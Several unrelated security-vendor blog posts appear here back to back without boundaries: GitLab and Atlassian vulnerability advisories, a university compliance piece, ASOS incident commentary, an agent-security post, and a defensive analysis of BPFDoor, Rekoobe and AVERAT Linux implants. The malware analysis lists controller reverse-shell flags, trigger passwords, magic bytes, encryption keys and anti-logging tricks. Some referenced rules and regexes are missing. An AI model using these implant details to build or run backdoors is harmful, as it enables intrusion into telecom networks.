On October 12, 2026, GitLab published a critical patch release for CVE-2026-97229, an integer overflow or wraparound (CWE-190) in the CI/CD regular expression compiler affecting GitLab Community Edition (CE) and Enterprise Edition (EE). GitLab assigned the vulnerability a CVSSv3.1 score of 10.0. Under certain conditions, a remote attacker can execute arbitrary code on an affected GitLab server through a specially crafted regular expression stored in a malicious CI/CD configuration. While the vendor supplied CVSS score indicates that exploitation is fully unauthenticated, in reproducing the exploit it was noted that an attacker must have a mechanism to plant a malicious CI/CD configuration to a repository prior to triggering the vulnerability. On GitLab instances where new users can self register and create projects, this constraint is removed.
The vulnerability affects self-managed GitLab instances across all deployment types. GitLab.com is already running a patched version, and GitLab Dedicated customers do not need to take action.
As of this writing, there is no confirmed in-the-wild exploitation of CVE-2026-97229. However, Rapid7 Intelligence has independently reproduced arbitrary code execution on an unpatched, official GitLab CE image. Given the vulnerability's maximum CVSS score, network-accessible trigger, and code execution in a GitLab application worker, Rapid7 recommends upgrading affected self-managed instances on an urgent basis, outside of normal patch cycles.
Technical overview
Rapid7's testing found that an attacker must first be able to commit a malicious CI/CD configuration file .gitlab-ci.yml, and a repository path containing UTF-8 characters to a branch in a public project. For example, an ordinary account can satisfy this prerequisite by creating a public project on a self-managed GitLab instance where that functionality is permitted.
The crafted regular expression initially compiles in a compact US-ASCII representation and passes GitLab's regular expression validation. When it is evaluated against a specially formed, valid UTF-8 repository path, Ruby's Onigmo regular expression engine recompiles it for the new encoding after those checks have completed. An integer overflow in the compiler's program-size calculation then causes invalid regular expression instructions to be generated. The resulting loss of control-flow integrity can be used to execute attacker-controlled Onigmo VM operations in the Ruby process and run an operating system command as the GitLab git user.
Rapid7 validated the complete chain against the official GitLab 19.4.1 CE Linux amd64 image with address space layout randomization enabled. The same input did not execute against the official patched 19.4.2 CE image. Further root cause and exploit-chain details will be included in a separate Rapid7 technical analysis.
Mitigation guidance
A vendor-provided patch is available to remediate CVE-2026-97229. Organizations running affected self-managed GitLab CE or EE instances should immediately upgrade to a fixed version, without waiting for a regular patch cycle:
Affected GitLab CE/EE versions
Fixed version
All versions from 19.2 before 19.2.8
19.2.8
All versions from 19.3 before 19.3.5
19.3.5
All versions from 19.4 before 19.4.2
19.4.2
GitLab.com has already been updated, and GitLab Dedicated customers do not need to take action. Until affected self-managed instances can be upgraded, restricting anonymous access to public projects and preventing untrusted users from creating or writing to public projects can reduce exposure to the exploit path demonstrated by Rapid7. These controls address only the demonstrated delivery path and do not remediate the vulnerable regular expression compiler.
For the latest mitigation guidance, please refer to GitLab's security advisory.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-97229 with an authenticated vulnerability check expected to be available in today’s (October 13) content release.
In Part 1 of this series, we looked at the security challenges created by fragmented, campus-by-campus environments. Higher education also faces a second pressure that makes that fragmentation harder to sustain: overlapping compliance obligations across FERPA, GLBA, HIPAA, and CMMC.
Each framework brings different requirements, reporting timelines, and consequences for failure. Managing them across one institution is already complex, but across a multi-campus university system with separate tools, staff, data stores, and governance practices, it becomes much harder to establish what happened, what data was involved, and which reporting requirements apply. With universities already facing an average of 4,388 cyberattacks per organization per week, according to the figures cited in Part 1, that regulatory complexity is becoming an operational security problem as much as a compliance one.
FERPA puts universities on a 24-hour clock
The Family Educational Rights and Privacy Act has governed the privacy of student education records since 1974, but the pressure on security teams becomes much more immediate when financial aid information is involved. If a breach compromises that data, institutions must notify the Department of Education’s Federal Student Aid office within 24 hours of discovery, leaving very little time to establish the scope of an incident while the response is still underway.
A ransomware attack discovered at 9 PM on a Friday makes the challenge easier to picture. By 9 PM Saturday, the institution may need to determine whether financial aid data was involved, understand which systems and students were affected, coordinate with legal teams, and prepare regulatory notification, all while investigators are still containing the incident and establishing what else the attackers accessed. In a multi-campus environment, that gets harder when financial aid data is spread across separate systems or when the initial discovery happens well after the compromise began.
GLBA brings financial-sector obligations into higher education
Universities may not look like traditional financial institutions, but their role in student lending and financial aid brings them within the scope of the Gramm-Leach-Bliley Act’s Safeguards Rule. Covered institutions are expected to maintain a written information security program addressing areas including risk assessment, access controls, encryption, multi-factor authentication, incident response, and vendor oversight.
Reporting requirements can add further pressure. If a security event affects 500 or more consumers, the draft notes that institutions must notify federal law enforcement immediately after discovering the breach. In a university environment, where shared financial aid systems may contain records belonging to thousands of students across multiple campuses, that threshold can be reached quickly.
The multi-campus structure matters here because financial aid data rarely follows neat organizational boundaries. Students transfer between campuses, shared services may centralize information, and one system may support several institutions. A breach that begins at one campus can therefore create obligations for the wider university system, making it important to understand the scope of the incident beyond the environment where it was first detected.
HIPAA reaches well beyond the university hospital
Protected health information can exist across a much wider university environment than the hospital alone. Student health centers, counseling services, physical therapy programs, and research projects involving human subjects may all create, receive, transmit, or maintain health data, sometimes through systems that have been procured and managed separately from central IT.
A mid-sized university with a health clinic, counseling center, physical therapy program, and clinical research lab, for example, could be handling significant volumes of PHI across several independently managed environments. If one of those systems is compromised, the security team needs to establish quickly whether health information was involved and how far the incident spread.
Under the requirements set out in the draft, breaches affecting 500 or more individuals must be reported to the Department of Health and Human Services within 60 days of discovery, while some incidents also trigger media notification requirements. For universities operating across several states or with online programs, the picture becomes more complicated again. Without a reliable view of where PHI resides across the institution, determining whether those reporting obligations have been triggered can itself become part of the incident response challenge.
CMMC raises the stakes for university research
CMMC creates a different kind of pressure for institutions conducting Department of Defense-funded research or handling Controlled Unclassified Information. Research computing environments are often among the most decentralized parts of a university: individual labs build their own systems, principal investigators make independent technology decisions, and networks can evolve over years without the consistency found in centrally managed administrative IT.
CMMC Level 2 requires organizations to demonstrate implementation of 110 security practices drawn from NIST 800-171. Meeting those requirements across a diverse research estate can be difficult without limiting the flexibility researchers need to conduct their work. For institutions that rely heavily on federal research funding, the consequences also extend beyond a conventional compliance penalty because failure to meet CMMC requirements can affect contract eligibility.
One incident can trigger several compliance obligations
The real operational difficulty appears when several of these frameworks apply to the same incident. A large research university may operate student financial aid systems, health services, a hospital, and DoD-funded research environments, creating the possibility that FERPA, GLBA, HIPAA, and CMMC obligations all come into play during one investigation.
Imagine ransomware is first detected on a shared administrative system. As the investigation develops, the compromised account is found to have accessed financial aid records, student health information, and a research environment containing CUI. The university now has to understand several categories of regulated data, determine which reporting thresholds have been met, coordinate with different agencies, and maintain the evidence required for each process while still responding to the attack.
That is difficult even with centralized visibility. When security data, incident records, and compliance evidence sit across different campus tools and teams, building a reliable picture of the incident takes longer and introduces more opportunities for information to be missed.
Preparing for compliance across a multi-campus system
Meeting overlapping compliance requirements depends on being able to answer a relatively small set of questions quickly: where regulated data lives, whether it was affected, how the attacker reached it, and what happened next. University systems need enough shared visibility across campuses to answer those questions without reconstructing the entire incident manually every time something happens.
That includes consistent data classification, centralized access to security and compliance evidence, and incident response processes that have already been tested against the reporting windows institutions may face. Automation can also help teams establish the scope and context of an incident more quickly, particularly where reporting deadlines are measured in hours rather than days.
The aim is to preserve the autonomy individual campuses and research environments require while giving the wider university system enough visibility and coordination to respond consistently when regulated data is involved. As the number of overlapping obligations grows, fragmented security becomes harder to separate from compliance risk.
In Part 3 of this series, we’ll look at how a consolidated security architecture can support that model across multiple campuses, from shared visibility and threat intelligence to more coordinated detection and response.
Rapid7 helps more than 11,000 organizations worldwide take command of their security. Learn more at rapid7.com/sled.
On October 5, 2026, Atlassian published a security advisory for CVE-2026-21589, a critical arbitrary file access vulnerability affecting eight products: Bitbucket Data Center, Confluence Data Center, Jira Service Management Data Center, Jira Software Data Center, Bamboo Data Center, Crowd Data Center, Crucible, and Fisheye. Atlassian assigned the vulnerability a CVSSv4 score of 9.3. An unauthenticated remote attacker who knows a target file's exact name and path can access it within the application's web root; the vulnerability does not provide directory listing or enumeration.
Atlassian's advisory treats all versions before the applicable fixed releases as affected, including unsupported versions. Affected Atlassian Cloud products have already been patched, and no action is required from Cloud customers.
Detailed technical analysis and file-read proof-of-concept scripts are public, so Rapid7 recommends patching on an emergency basis, outside of normal patch cycles, and reviewing access logs for attempted exploitation.
Technical overview
NVD lists files or directories accessible to external parties (CWE-552) as the weakness associated with CVE-2026-21589.
On October 6, watchTowr Labs published a technical analysis based on comparisons of vulnerable and patched Jira, Confluence, and Bitbucket packages. Their analysis identified a path traversal vulnerability in Atlassian's web-resource handling: double-colon (::) sequences can become path separators during request processing, allowing traversal components to reach the resource-loading code, resulting in the contents of arbitrary file being read back to an attacker.
Their testing could not traverse outside the Tomcat context, but could read files throughout the application web root. In an Atlassian Crowd deployment that had Jira configured, reading WEB-INF/classes/crowd.properties exposed application credentials. With network access to Crowd, they used those credentials to create a user and add it to jira-administrators; Crowd's IP allowlisting can block this direct route.
Mitigation guidance
Organizations should upgrade each affected installation to a listed fixed version or the latest available version. Atlassian's October 5 advisory lists the following fixed versions:
Product
Fixed versions
Bitbucket Data Center
9.4.26, 10.2.8, 10.5.1
Confluence Data Center
9.2.26, 10.2.19
Jira Service Management Data Center
5.12.40, 10.3.26, 11.3.12
Jira Software Data Center
9.12.40, 10.3.26, 11.3.12
Bamboo Data Center
10.2.24, 12.1.12
Crowd Data Center
6.3.7, 7.0.3, 7.1.7, 7.2.4
Crucible
4.9.15
Fisheye
4.9.15
Organizations unable to patch immediately should remove affected instances from the internet or otherwise restrict them from external network access. Atlassian provides a Web Application Firewall or proxy rule for all affected products, a Tomcat RewriteValve mitigation for Confluence, Jira Service Management, Jira Software, Bamboo, and Crowd, and a separate urlrewrite.xml rule for Bitbucket. These mitigations are limited and are not replacements for patching.
Rapid7 strongly recommends looking for signs of compromise even after the patch has been applied. Atlassian recommends URL-decoding each access-log request line up to twice, then searching for .. immediately adjacent to /, \, or ::. Alternatively, search raw logs with the vendor-supplied regex:
Public testing artifacts for Jira, Confluence, and Bitbucket include a Python file-read PoC and a Nuclei template. If investigation identifies access to protected configuration files, organizations should rotate exposed credentials and other secrets after containing the affected systems.
For the latest mitigation and investigation guidance, please refer to the vendor security advisory.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-21589 with unauthenticated vulnerability checks on Jira Software Data Center available in the October 8 content release.
Updates
October 7, 2026: Initial publication.
October 8, 2026: Updated Rapid7 Customers section to reflect availability of vulnerability checks.
This week, ASOS customers opened their phones to find a hostile push notification delivered through the retailer’s own app. The message claimed the company’s Snowflake environment had been compromised and directed ASOS to engage with the sender through Telegram. ASOS later confirmed to Sky News that an unauthorized customer notification had been sent and said it was investigating activity involving third-party platforms used to communicate with customers. The company also said basic personal information, including names and contact details, may have been accessed, while payment-card information and account passwords were not believed to be affected.
The attackers’ wider claims remain unverified, and Snowflake told Sky News that its investigation had found no compromise of the Snowflake platform at that point. Even without knowing the full route into ASOS’s environment, though, the notification raises a useful question for security teams: what happens when an attacker can communicate through a channel customers already trust?
When the message comes from the real app
Most security awareness advice assumes there will be something suspicious for the recipient to notice. The sender might be unfamiliar, the domain slightly wrong, or the request out of character. Those checks become much less useful when the message arrives through the genuine app sitting on someone’s phone.
Attackers have already been moving in this direction elsewhere. Rapid7 research into calendar-based phishing showed how malicious content can appear inside familiar workflows, while our earlier look at how social engineering is evolving explored the growing use of collaboration tools and other everyday platforms to make attacks feel routine.
The ASOS incident moves that problem into a customer-facing environment. Once an attacker has access to a system that can speak on behalf of a business, the trust built around that system can work in the attacker’s favor too.
"Let's face it, an attacker would much rather borrow trust that already exists than spend time building their own. Our recent Zimbra research is a good example, because once you can impersonate a sender or edit a calendar from inside the platform, everything the victim checks lives in a system they have no reason to question. I can't say how this one happened, but a notification coming out of a real app gives an attacker that same head start. There is no strange domain or unfamiliar sender to catch, so the activity can look a lot like a normal Tuesday afternoon." Douglas McKee, Director, Vulnerability Intelligence at Rapid7
What suspicious activity looks like inside legitimate services
An attacker does not always need obviously malicious infrastructure to create damage. A legitimate account, integration, or SaaS platform used in an unexpected way can provide access to employees, customers, or partners while generating activity that may look relatively ordinary when viewed on its own.
If a customer communications service suddenly sends an unusual notification, the security team needs to understand what happened around it: who accessed the platform, whether credentials or permissions changed, which connected services were involved, and whether suspicious activity appeared elsewhere in the environment.
ASOS said the activity involved third-party platforms used for customer communications, while TechRadar reported that the claimed Snowflake connection could potentially have been indirect through services running on the platform rather than evidence of a compromise of Snowflake itself. That kind of environment can leave investigators working across several providers, identities, and systems before they have a complete picture of what happened.
MDR has to follow the activity across the environment
When attackers use legitimate identities, integrations, cloud services, or communication platforms, analysts need to connect behavior across systems rather than depend on a known-bad IP address or malware signature to tell the story. An unexpected authentication, a permission change, third-party access, or unusual activity from a customer-facing service may not be enough to raise the alarm independently, but the sequence can reveal a much clearer pattern.
A preemptive MDR approach brings those signals together across endpoints, identities, cloud environments, and other parts of the attack surface so analysts can investigate the activity in context. Businesses now rely on a growing number of SaaS services and external platforms that can act on their behalf, and although security teams may not operate every one of those systems directly, they still need to understand what access they hold, how they connect to the wider environment, and how misuse would surface.
That becomes particularly relevant when a third-party service can communicate externally in the organization’s name. Access to the platform is only part of the picture; teams also need visibility into how that access is being used and whether activity elsewhere suggests the account or integration has been compromised.
The first message can create a second wave of risk
A visible incident can give other attackers useful material. Once customers know something has happened, a phishing email or text offering an account update, refund, password reset, or security check immediately has a credible event behind it.
Rapid7 research into digital footprint exposure has shown how breached information can be combined with publicly available data to support more convincing phishing, impersonation, and fraud. Names and contact details may appear relatively limited compared with passwords or payment information, but they can still become valuable when combined with a real incident and a recognizable brand.
The investigation therefore has to support several decisions at once: understanding the technical scope, establishing which customer or business data may have been involved, working with third-party providers, assessing regulatory obligations, and preparing for the possibility that the incident will be reused in follow-on attacks.
As more customer communication moves through apps, SaaS platforms, automated workflows, and third-party services, security teams need visibility into how those channels are being used as well as who can access them. The earlier unusual activity can be connected across those systems, the more room analysts have to investigate and respond before a trusted channel becomes part of a much larger incident.
As organizations deploy autonomous AI agents, security teams face a significant shift as non-human non-human entities making decisions, invoking tools, and delegating tasks to other agents without human intervention. Security architectures built around human users, static APIs, and distinct endpoints break down when AI agents dynamically collaborate across an environment.
As these interactions become more common, securing agent-to-agent communication without blocking adoption will require security leaders to treat autonomous agents as first-class identities, with their own permissions, behaviors, and activity to monitor.
The operational reality: A new attack surface
Consider a standard enterprise scenario where a primary agent delegates a task to a secondary agent, which then queries a production database through the Model Context Protocol and forwards a summary to external infrastructure. Traditional controls may struggle to capture the complete interaction, leaving security teams without visibility into intent, delegation chains, and scope of authority and introducing five security challenges that deserve particular attention:
Identity and delegation chaining requires verifying an agent’s identity while ensuring its delegated authority never exceeds the permissions of the initiating user.
Behavioral drift creates detection blind spots because when autonomous agents adapt execution paths dynamically, distinguishing normal operational variance from compromise or prompt injection becomes extremely difficult.
Tool and protocol abuse allows agents to invoke APIs and tools autonomously, meaning that without strict guardrails, an agent quickly becomes an unwitting vector for data exfiltration or unauthorized execution.
Cascading access can create systemic risk when a compromised high-privilege agent influences secondary agents and expands access across interconnected enterprise systems.
Observability gaps arise when fragmented API logs cannot reconstruct multi-agent decision paths or explain why a particular action took place.
How agent activity fits existing security operations
Agent-to-agent communication can be treated as an extension of the security telemetry teams already collect across users, endpoints, cloud workloads, and applications. Bringing agent identities, delegation paths, tool invocations, and data access into the same investigation model allows existing detection engineering and behavioral analytics practices to evolve alongside agentic workloads.
For example, when a user initiates an action through a primary agent that delegates work to a secondary agent, the resulting identity chain and tool activity can be correlated with authentication events, endpoint activity, and network logs. This gives analysts a more complete investigation timeline, from the initiating user through each agent and tool involved.
Entity-based context expands the security model beyond users and devices to include AI agents as entities, allowing analysts to trace activity from the initiating user through sub-agents and tools.
Behavioral analytics can similarly extend from User Behavior Analytics toward Agent Behavior Analytics. By establishing baselines for how agents normally behave, detection engines can identify anomalies such as unexpected inter-agent communication, sudden privilege escalation, or unusually high-volume transfers.
Managed detection and response can incorporate agentic telemetry alongside the users, endpoints, and cloud workloads already monitored. Investigation workflows can then account for agent relationships, delegated actions, and tool invocations as part of the wider security picture.
Separation of duties remains important at the execution layer, where authorization gateways can enforce preventative policies while security operations maintain the broader visibility and behavioral detection needed when controls are misconfigured or bypassed.
How security teams can prepare for agent-to-agent communication
Security teams can begin preparing for autonomous agent workloads by extending familiar identity, telemetry, and least-privilege practices into agentic environments:
Audit custom and third-party AI agents operating across the environment, including their active communication paths and tool access levels.
Enforce least-privilege delegation by using temporary, task-scoped credentials tied to specific job definitions rather than persistent administrative permissions.
Standardize telemetry requirements so teams capture structured logs for inter-agent delegation, tool invocations, and dataset access.
Feed agent event streams into the Rapid7 platform to support behavioral detections for identity anomalies, authorization drift, and high-frequency communication between previously unlinked agents.
Build agent security into the SOC before autonomy scales
Agent-to-agent security is still evolving, but security teams can begin preparing now by extending principles they already understand across identity, access, visibility, and detection. Strong identity, least privilege, behavioral analytics, continuous monitoring, and detection and response provide a practical foundation for governing autonomous agents as they interact with systems and with one another.
As agent adoption grows, organizations will also need to make these interactions visible as part of normal security operations. For Rapid7 customers, agent activity could increasingly become another source of security telemetry and behavioral context, allowing analysts to follow the full chain from the initiating identity through delegated agents, tool invocations, and data movement.
The practical objective is to enable trusted agent collaboration while keeping each identity, delegation, action, and data movement observable, governed, and accountable. Organizations that begin building that visibility now will be better positioned to adopt autonomous agents without allowing their speed and flexibility to outpace the controls designed to protect the business.
Rapid7 tracked a set of Linux samples that blend into the software and device conventions of the telecom environments they target. The set spans a newly observed BPFDoor variant, a BPF Rekoobe build seen against South Korean targets, a dropper, and six builds of a Linux implant we track as AVERAT, deployed against Taiwanese appliances. Additionally, we provide source code details of the Rapid7 BPFDoor controller introduced in our April 2026 blog, Stealthy BPFDoor Variants are a Needle That Looks Like Hay.
The chain uses two binaries. A dropper writes a shell script to the appliance's storage mount and executes it. The script stages both payloads into /sbin under the names ntpdate and udevds, launches them, and deletes each file ten seconds later while the processes continue running. One of those payloads is the dropper itself, re-executing as a resident watchdog, leaving both processes running without an on-disk image.
The dropper derives its encryption key from the string ShareTech and lives in the appliance's own add-on package directory. The BPFDoor variants seen against South Korean systems impersonate the PID file of SpamSniper, a Korean anti-spam product, and rotate through ten Linux daemon names. Across the samples, each component adopts names and conventions designed to look unremarkable in the environment it targets.
The common thread is regionalized disguise: each sample is aware of the vendor’s software running on the targeted systems and implements process spoofing accordingly. Passive BPF implants avoid conventional port scans; while outbound beacons hide inside ordinary DNS, TCP, and traffic, the threat-actor(s) are leveraging SMTP to stay under the radar. Telecommunications and network-edge operators are most affected, including embedded devices such as CCTV and DVR systems that can sit close to the network core. Readers will learn how each component works, what binds the six AVERAT builds to one another, and which behaviors and indicators to hunt for.
Technical analysis
Rapid7 BPFDoor controller
Figure 1: Overview of BPFDoor HTTP-tunneled trigger flow through edge proxy
⠀
Following our introduction of the Rapid7 BPFDoor controller, published in March, this section examines new features from the reconstructed source code.
Earlier BPFDoor variants relied on raw "magic bytes" (like 0x7255 or 0x5293) sitting in the TCP or UDP headers. Once security vendors wrote static network signatures (Suricata/Snort) to detect these Layer 4 anomalies, the operators began targeting the edge proxies. By wrapping the magic packet in standard HTTPS POST requests and relying on SSL offloading common in telecom environments, the trigger can be delivered to the BPFDoor-infected node in a way that may evade conventional deep packet inspection.
Because proxies alter HTTP headers (adding X-Forwarded-For and changing User-Agent lengths), the malware can no longer rely on static byte offsets to find its payload. To solve this, the new controller sends fake, benign-looking web requests (e.g., POST /admin/login.aspx?id=99990) that are mathematically padded. This guarantees that the string "9999" lands at exactly offset 26 of the TCP payload consistently.
The backdoor uses this "9999" as a reference point, dynamically scans for the \r\n\r\n terminator, and extracts the hex-encoded command payload from the HTTP body.
The dogetlogin function contains the hardcoded paths blending in with legitimate requests:
Figure 2: Hardcoded web login paths used by the dogetlogin function
⠀
When running, the controller spoofs the identity of /usr/sbin/abrtd via set_proc_name and PR_SET_NAME. The #ifndef SOLARIS compiles safely across different operating systems, applying the abrtd disguise only where the Linux-specific prctl function is supported.
Figure 3: Process name spoofing logic applying the abrtd disguise on non-Solaris systems
⠀
The table below lists the Rapid7 controller flags, with new features identified relative to the TrendAI analysis marked accordingly.
Switch
Variable/Action
Description
-h
destip
Specifies the target host (the infected machine's IP address) to control.
-d
dport
Sets the destination port on the infected host to send the trigger packet to.
-l
lhost
Sets the remote IP address that the infected machine will connect back to (Reverse Shell).
-s
lport
Sets the destination port to listen for incoming connections on the attacker's machine.
-m
self = 1
Sets the attacker's local IP address as the remote host, automatically setting up the local listener (overwrites -l).
-b
bport
Instructs the controller to bind to a specified TCP port locally (Bind Shell mode).
-n
nopass = 1
Sends the packet without prompting for a password (sends an empty/hashed password). Often used just to check if the backdoor is alive.
-i
raw = 2
ICMP mode. Embeds the magic packet into an ICMP Echo Request.
-u
raw = 3
UDP mode. Sends the magic packet via a UDP datagram.
-w
raw = 1
TCP mode. Sends the magic packet via a raw TCP SYN packet.
-f
magic_flag
Allows the operator to manually define a custom magic byte sequence (integer value).
-o
magic_flag = 0x5571
Quick-sets the magic bytes/flag to 0x5571.
-H
hdestip
[NEW] Specifies a secondary "hidden" IP address to embed inside the newly added hip field used to relay the magic packet.
-g
gethost
[NEW] Activates the HTTPS POST tunneling mode (dogetlogin).
-D
dir
[NEW] Customizes the URI directory path to blend into specific web server logs when using the -g (HTTPS POST) mode.
-v
debug = 1
[NEW] Enables verbose/debug mode, which is particularly useful for printing out the crafted HTTP requests and responses.
-t
tmout
[NEW] Sets a custom timeout value.
-c
break;
[DEPRECATED] Parses the flag but takes no actions
Table 1: Rapid7 BPFDoor Controller Flags and Descriptions
A new BPFDoor variant tied to the South Korean cluster
The BPFDoor variants create a raw PF_PACKET socket, attaching a classic BPF filter matching Rapid7 Variant F and using magic bytes 0x6693 (UDP), 0x4274 (TCP) and 0x7820 (ICMP). On a match, the implant extracts the source address and connects back to the sender if the password is gZbpx0, opens a bind shell if the password is sT21xf, and otherwise defaults to a UDP knock.
Strings are hidden with a rotating substitution alphabet. Decoding reveals a direct product-spoofing artifact and a set of service-name disguises. The SpamSniper /var/run/spamsniper.pid mutex, together with the sample provenance, ties this build to the South Korean cluster.
SpamSniper is antispam software used mainly in South Korea, so this masquerade is consistent with targeting a Korean mail or telecom environment. The variants a37ea9897221d4495b538de72b74f2aa1d2ff09b7b6dcedd395aee58931adbf3 and 7e667ba5f9df912e02275d3cfe3809d16f822fe776f4035c84b118ebd925b1b5 share the same filter, packet parser, callback, and command paths.
The data plane variant
The BPFDoor sample (a6f3b7f932761fb1fd5e74123f2482e36c65dd13e769af2ce08c65da195bfa7a) attaches a SOCK_RAW 16-BPF instructions parsing IP/TCP offsets and gates on a 14-byte payload (2B 76 C0 63 83 E9 5F E1 EE 69 3F 32 CD 94, unique per sample).
Figure 4: BPF filtering for abc00922 TCP magic bytes
⠀
It spoofs its process name to ora_ppmond, mimicking the naming convention of Oracle-backed telecom subscriber and provisioning platforms (HSS, OSS/BSS), a disguise that only reads as legitimate on hosts actually running that class of infrastructure. Once triggered, it opens a stock Tiny Shell session and dispatches single-byte 'S'/'U'/'D' commands — interactive shell, upload, download — the same switch-case and iptables NAT-redirect staging/teardown logic found byte-for-byte in a second sample 4435fcd6862921092614dbeaa880e4192352984686ebcd98f0ba13ee8e226ef9 (the latter spoofing /sniper/snipe/bin/dtnpd and /sniper/bin/ofgmd). These samples show BPFDoor operating as a modular framework that adapts to the telecom layer it targets, integrating Tiny Shell and Rekoobe logic to support exfiltration.
Figure 5: Tinyshell logic integrated into BPFDoor
⠀
BPF Rekoobe
The sample 652508a9cf40bee883dc0e5e219dfeba71fe7dac591d01c89f74c21f73b4963f is a Rekoobe-based backdoor. It attaches a 26 BPF instruction filter, sniffing for TCP/UDP/SCTP IPv4 and UDP IPv6 traffic with source and destination ports equal 25. Strings are protected with a repeating-key XOR routine (uvTIgh47,@#R), which decodes internal markers and command tokens. The magic packet is authenticated against a 32-byte sequence: 5C A3 1E F9 72 84 DB 40 26 9F C8 35 E1 7D 0A B2 4D 68 93 0F E7 5A B4 21 8C D6 39 F2 47 1B 60 CE. C2 interactions begin by sending the following 12-byte handshake: 50 01 13 3F 08 5C 73 7B 1A 72 53 78 (decrypting to "%wGvo4GL62p*" using the XOR key above).
Process names are drawn from an encrypted table and set through argv rewriting (Table 2).
On a SpamSniper appliance, SMTP server-to-server relay traffic is the primary legitimate traffic type the appliance is designed to handle. A firewall in front of the appliance will commonly allow rules such as:
A magic packet withsrc=25, dst=25 would match the first rule and reach the raw socket before any stateful inspection. The implant authors understood exactly what traffic profile would be invisible on this specific class of host.
The command interface relies on the same cryptography (HMAC-SHA1, AES-CBC) and opcodes as the standard Tinyshell/Rekoobe.
By setting variables like VIMINIT="set viminfo=", HISTFILE=/dev/null, HISTSIZE=0, andHISTFILESIZE=0, the malware ensures that the attacker's commands are not logged to bash history nor to vim logs. The reverse shell spoofs "/sniper/autorun/rblsmtpd --start -n 9" and connects on the attacker's port 25. Rblsmtpd is a standard daemon used by mail servers (like qmail) to block mail from IPs listed in Real-time Blackhole Lists (RBLs).
A dropper likely built for ShareTech appliances
The dropper (update:2bedc26d4b29b435c21962beed7db21188a0219a0d28334bba8b4fb1656d7b15) is an x86-64 ELF with a minimal import table — fopen, fwrite, fputs, fclose, chmod, system, strlen, sleep, access, memcpy, exit — and no networking. It is a local installer, run after access is already established.
It carries four AES-128-ECB blobs keyed on the first sixteen bytes of SHA1("ShareTech"), or 6C CA D5 17 0E 3D B8 17 B3 DF 52 E0 D9 71 B1 48. The operators seeded their own key derivation with the target vendor's name.
Figure 6: AES key derivation seeding routine from SHA1("ShareTech")
Execution is gated on one precondition: the install branch fires only when /tmp/flag already exists on the filesystem and the .php script does not. When the gate passes, the dropper writes the script to the appliance's bulk-storage mount, chmods it 0777, hands it to system(), and exits. Because system() runs sh -c against a file carrying a real shebang, /HDD must be both writable and exec-capable. A noexec mount returns EACCES, for which the shell offers no interpreter fallback.
The script then copies two malicious binaries from /addpkg into /sbin as ntpdate and udevds, runs each, and unlinks them ten seconds later. Both keep running with no on-disk image: /proc/<pid>/exe resolves to (deleted), so there is nothing to hash, quarantine or submit, and a responder grepping /sbin finds nothing at all.
The elegant part is that /sbin/ntpdate is the dropper re-executing itself; the second instance finds the .php already present, fails the gate, and drops into a two-second watchdog that recreates execProcEnd and re-writes the script whenever either disappears. That also explains the absence of any persistence code: /addpkg/sbin/ is the appliance's own add-on package directory, so the firmware's package startup very likely relaunches it at boot.
AVERAT: A modular implant reaching into ORB
The dropper copies AVERAT into /sbin/udevds, marks it executable, launches it, sleeps ten seconds, and removes it.
Command and control
The implant connects outbound to port 25 and speaks SMTP: it issues EHLO, requests STARTTLS, and only then begins its own encrypted session. On a mail security gateway, outbound SMTP to arbitrary mail exchangers is the device's core function, so the traffic is indistinguishable from legitimate work in flow records.
The TLS layer is hand-built rather than linked from a standard cryptographic library. A fixed ClientHello template is compiled into the binary, including a 40-entry cipher suite list and a fixed extension ordering. Peer authentication is deferred entirely to the application layer via a shared-secret handshake carrying the magic value 1571 (0x0623).
Check-ins occur every 600 to 699 seconds. Each reports hostname, current user, OS version, network interfaces, and logged-in users. The interval is stored in a hidden file at /var/lib/.db and can be changed by the operator, persisting across restarts.
Figure 7: AVERAT beacon configuration details and persistent state file path structure
⠀
AVERAT takes its name from its only disk artifact: var, which reads as AVE when XOR-encoded (Figure 7).
Configuration
All operational values are held in a 276-byte encrypted blob. The key is derived from the blob's own first 16 bytes, folded with a further byte and a reverse XOR cascade; that key seeds RC4's key-scheduling algorithm, and the resulting S-box is used directly as a keystream. Each field starts at its own keystream offset, and the parity of that offset selects whether bytes are bitwise-inverted or nibble-rotated before the XOR.
Decrypted, the blob yields three 16-byte keys (transport, authentication, and a secondary handshake secret), the host table, the port table, a three-byte build tag, the timing state, and the .db path.
Figure 8: Key derivation and keystream offset mapping
⠀
The schema provides three host and port pairs; this build populates one.
Figure 9: Decrypted AVERAT host and port table configuration slots
⠀
Rapid7 developed an extractor for the AVERAT family. Figure 10 shows the results for the samples identified at the time of writing.
Figure 10: AVERAT extractor results and sample hashes identified at the time of writing
⠀
The MAC key and aux key are byte-identical in all six, while only one stream key is shared between a pair (Figure 10).
Command set
Command codes are uint16 values grouped into bands by subsystem. The most operationally significant are below.
Code
Capability
20
Enumerate directory contents
21
Download a file from the host, with resume support
22
Upload a file to the host in chunks, appending on resume
25
Recursively delete a file or directory tree
30
Recursively walk a directory tree, resolving file ownership
629
Enumerate running processes with command lines
632
Terminate a process (SIGTERM)
842
Overwrite the C2 host and port tables at runtime
912
Open an interactive shell session — up to ten concurrently
914
Write a command into an open shell session
916
Reboot the appliance, flushing buffers to disk beforehand
1010
Load or unload a shared-object module, extending the implant
1576
Set the callback interval and persist it to .db
1618
Open a proxy or port-forward channel through the appliance
unknown
Close the socket and terminate the process immediately
Table 4: AVERAT Command Codes and Capabilities
Infrastructure
The three IP addresses recovered from the configs represent compromised CPE belonging to third-party victims rather than intentional operator assets. Scan data shows all three sitting in Chunghwa Telecom's HiNet address space (AS3462), in three separate Taiwanese cities — Tainan, Banqiao and Taoyuan — each representing a distinct class of neglected, internet-facing consumer or SMB appliance.
59.125.211.65 is a Synology NAS belonging to a Taiwanese fuel-retail business, still serving a Laravel-based "cloud management system" on 81/82 behind a Let's Encrypt certificate that expired in October 2021, alongside an exposed MariaDB 5.5.62 instance that reached end of life in 2020. 122.116.138.33 is an embedded Taiwanese ADSL/FTTH SMB network appliance — gSOAP 2.8 on 8000 with a recording-management interface, HTTP Basic realms named SMB on 8081, 8082 and 10443, and a self-signed NetKlass Technology certificate valid from 2004 to 2014, MD5-signed with a 1024-bit key. 1.34.200.85 is a Dahua DH-XVR5116HS-I3 recorder. These are victim hosts repurposed as operational relays, selected on consistent criteria: reachable, unpatched, unmonitored, and unlikely to be audited.
